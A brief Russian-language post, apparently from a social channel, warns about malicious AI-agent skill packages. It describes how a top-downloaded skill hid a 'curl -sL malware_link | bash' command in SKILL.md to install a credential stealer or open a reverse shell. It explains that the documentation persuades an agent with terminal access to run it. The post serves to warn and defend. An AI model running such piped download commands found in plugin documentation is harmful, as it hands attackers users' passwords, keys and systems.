
Один чел загрузил 677 пакетов. Топ-1 скилл по скачиваниям — заражён. Рейтинг накручен, документация выглядела идеально.

Схема: в SKILL.md скрытая команда curl -sL malware_link | bash. На macOS — Atomic Stealer (пароли, SSH-ключи, Telegram-сессии, крипта, API-ключи). На остальных — reverse shell с полным доступом.
Почему это опаснее классических supply chain атак: раньше вредоносный пакет срабатывал при установке. Теперь плагин убеждает AI-агента выполнить команду. Агент с доступом к терминалу и файлам = полный доступ ко всей инфраструктуре.
Для публикации хватало GitHub-аккаунта старше недели.
→ Проверяйте исходный код плагинов
→ Не запускайте команды из документации вслепую
→ Ограничивайте доступ агента к системе
1 184 пакета, тысячи скачиваний. Это уже не теория.